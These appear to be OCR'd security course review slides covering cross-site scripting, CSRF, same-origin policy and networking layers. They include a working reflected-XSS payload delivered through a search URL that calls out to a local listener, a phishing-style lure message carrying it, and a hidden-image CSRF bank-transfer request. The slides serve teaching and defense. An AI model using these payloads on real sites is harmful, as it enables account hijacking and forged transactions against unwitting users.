
XSS Review

```
<script>
   $(document).ready(function () {
       console.log(document.getElementById("logged-in-user").innerHTML);
   });
</script>
```

Note that we need `$(document).ready()` to make the injection run when the page has finished loading.


See results in Inspect → Console.

Typing `console.log(...)` or any JS in the console itself also works!



1
JocelynFlores@DESKTOP-7J9KVB6:~$ python3 -m http.server -b 127.0.0.1 31337
Serving HTTP on 127.0.0.1 port 31337 (http://127.0.0.1:31337/) ...
2
project2.eecs388.org/search?q=+<script>+%24.get%28"http%3A%2F%2Flocalhost%3A31337%2F%3Fsomeone-got-hacked-what-a-security-goober"%29%3B+<%2Fscript>
CSRF: 0 - No defense XSS: 0 - No defense
Bungle!
Not logged in.
Searching for <script> $.get("http://localhost:31337/?someone-got-hacked-what-a-security-goober"); </script>
Your search for returned these results:
No results found.
Search Again
Search History
Log in and we'll track your search history here.
3
WIN FREE MONIES
EVERYONE I KNOW
WIN FREE MONIES
CLICK THIS LINK
FOR ALL THE FREE MONIES
https://project2.eecs388.org/search?q=+%3Cscript%3E+%24.get%28%22http%3A%2F%2Flocalhost%3A31337%2F%3Fsomeone-got-hacked-what-a-security-goober%22%29%3B+%3C%2Fscript%3E
Sans Serif
Send
4
=+<script>+%24.get%28"http%3A%2F%2Flocalhost%3A31337%2F%3Fsomeone-got-hacked-what-a-security-goober"%29%3B+<%2Fscript>
CSRF: 0 - No defense XSS: 0 - No defense
Bungle!
Logged in as SidThe388Kid. Log out
Searching for <script> $.get("http://localhost:31337/?someone-got-hacked-what-a-security-goober"); </script>
Your search for returned these results:
No results found.
Search Again
Search History
<script> $.get("http://localhost:31337/?someone-got-hacked-what-a-security-goober"); </script>
5
JocelynFlores@DESKTOP-7J9KVB6:~$ python3 -m http.server -b 127.0.0.1 31337
Serving HTTP on 127.0.0.1 port 31337 (http://127.0.0.1:31337/) ...
127.0.0.1 - - [19/Apr/2020 17:19:37] "GET /?someone-got-hacked-what-a-security-goober HTTP/1.1" 200 -
127.0.0.1 - - [19/Apr/2020 17:23:06] "GET /?someone-got-hacked-what-a-security-goober HTTP/1.1" 200 -
127.0.0.1 - - [19/Apr/2020 17:26:29] "GET /?someone-got-hacked-what-a-security-goober HTTP/1.1" 200 -

Cross-Site Scripting (XSS)

- XSS exploits the *site*:
    - The server cannot properly distinguish data from code.
    - Consists of injecting a payload into a site's HTML.
        - Using a search bar, forum comment, etc.
- Two types:
    - Stored: attack saved in the website
    - Reflected: attack via a malicious URL
- Defense?
    - Sanitize your input!




Cross Site Request Forgery



Cross-Site Request Forgery (CSRF)


- CSRF exploits the *browser*: 
  - Trick the user into submitting a malicious request, usually with *social engineering*.
  - Browser should enforce same-origin policy.
- Same origin policy:
  - Scripts contained in one page are allowed to access a resource belonging to a second page if and only if both web pages have the same origin.
- What gives something the same origin?
  - Same protocol, host, and port.
- Defense?
  - Check for same origin, no XSS vulns, session tokens.

Cross-Site Request Forgery (CSRF)




```
<HTML>
.......
<IMG
SRC="http://fictiousbank/transfer.cgi?from=35367021&to48412334&amount=5000&date=05072010"  width="0"
height="0">
.......
</HTML>
```

Cross-Origin Resource Sharing (CORS)



CORS is how a server tells the browser it's okay for a different origin to read its resources

Web Takeaways

- Which attack is an attack on the browser?
  - ***CSRF*** - the victim's browser is tricked into sending HTTP requests on behalf of the victim, including the victim's cookies, allowing the attacker to forge requests and act as the victim
- Which attacks are attacks on the site?
  - ***XSS and SQL*** - the site is poorly implemented and does not distinguish between data to be evaluated and code to be executed.

Questions?

- SQL
- XSS
- CSRF
- Same-Origin Policy


Networking

Networking Theory

Packet encapsulation: Each layer talks to its corresponding layer on the other host.

Ex. Sending a GET request to a web server

1. Client's browser makes the HTTP request
2. The kernel wraps it in TCP (ordered and reliable!), destination port 80
3. The kernel wraps that in IP (the destination's IP address)




Networking Theory


4. The kernel wraps that in Ethernet (MAC Address) and sends it to the router.

5. Physical routers between the source and destination check the IP address and get the packet to its destination network

6. The destination network peels off the layers, eventually getting the packet to the intended server, so it can serve the page and send it back the same way.



Protocols



Difference between UDP and TCP?


What's in a network packet?

Link (Ethernet)

Network (IP)

Transport
(UDP, TCP...)

Application (DNS,
HTTP, etc)



Networking Theory - Question

List and briefly describe what happens as the browser fetches and loads https://eecs388.org. (Consider protocols in the transport layer and above).

- DNS query and response
  - Resolves eecs388.org to IP address
- TCP handshake with server
  - Ordered and reliable stream of data
- TLS handshake
  - Set up symmetric encryption for confidentiality (because it's fast!)
- HTTP over TLS (HTTPS)
  - Fetch HTML, CSS, JavaScript, cookies, attachments

Networking Theory - Question

List and briefly describe what happens as the browser fetches and loads https://eecs388.org. (Consider protocols in the transport layer and above).


1. DNS query
2. TCP handshake
3. TLS handshake
4. (Not shown) HTTP traffic

No.	Time	Source	Destination	Protocol	Length	Info
309	46.49[illegible]	[illegible]	192.168.177.1	DNS	83	Standard query 0x228c A router14.teamviewer.com
617	49.61[illegible]	192.168.177.31	52.242.211.89	TCP	66	59214 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
652	49.91[illegible]	[illegible]	[illegible].168.177.31	TCP	66	443 → 59214 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1440 WS=1 SACK_PERM=1
653	49.920190000	192.168.177.31	52.242.211.89	TCP	60	59214 → 443 [ACK] Seq=1 Ack=1 Win=132352 Len=0
654	49.92[illegible]	[illegible]	[illegible]242.211.89	TLSv1.2	238	Client Hello
678	50.251[illegible]	52.242.211.89	192.168.177.31	TCP	1514	443 → 59214 [PSH, ACK] Seq=1 Ack=185 Win=8008 Len=1460 [TCP segment of a reassembled PDU]
679	50.251[illegible]	[illegible]	[illegible]	TCP	1514	443 → 59214 [PSH, ACK] Seq=1461 Ack=185 Win=8008 Len=1460 [TCP segment of a reassembled PDU]
680	50.251[illegible]	52.242.211.89	192.168.177.31	TLSv1.2	1112	Server Hello, Certificate, Server Key Exchange, Server Hello Done
681	50.255978000	192.168.177.31	52.242.211.89	TCP	60	59214 → 443 [ACK] Seq=185 Ack=3979 Win=132352 Len=0
682	50.274567000	192.168.177.31	52.242.211.89	TLSv1.2	147	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
701	50.510512000	52.242.211.89	192.168.177.31	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
711	50.518740000	192.168.177.31	52.242.211.89	TLSv1.2	435	Application Data

Network Addressing

MAC Address: *media access control, aka physical, address*

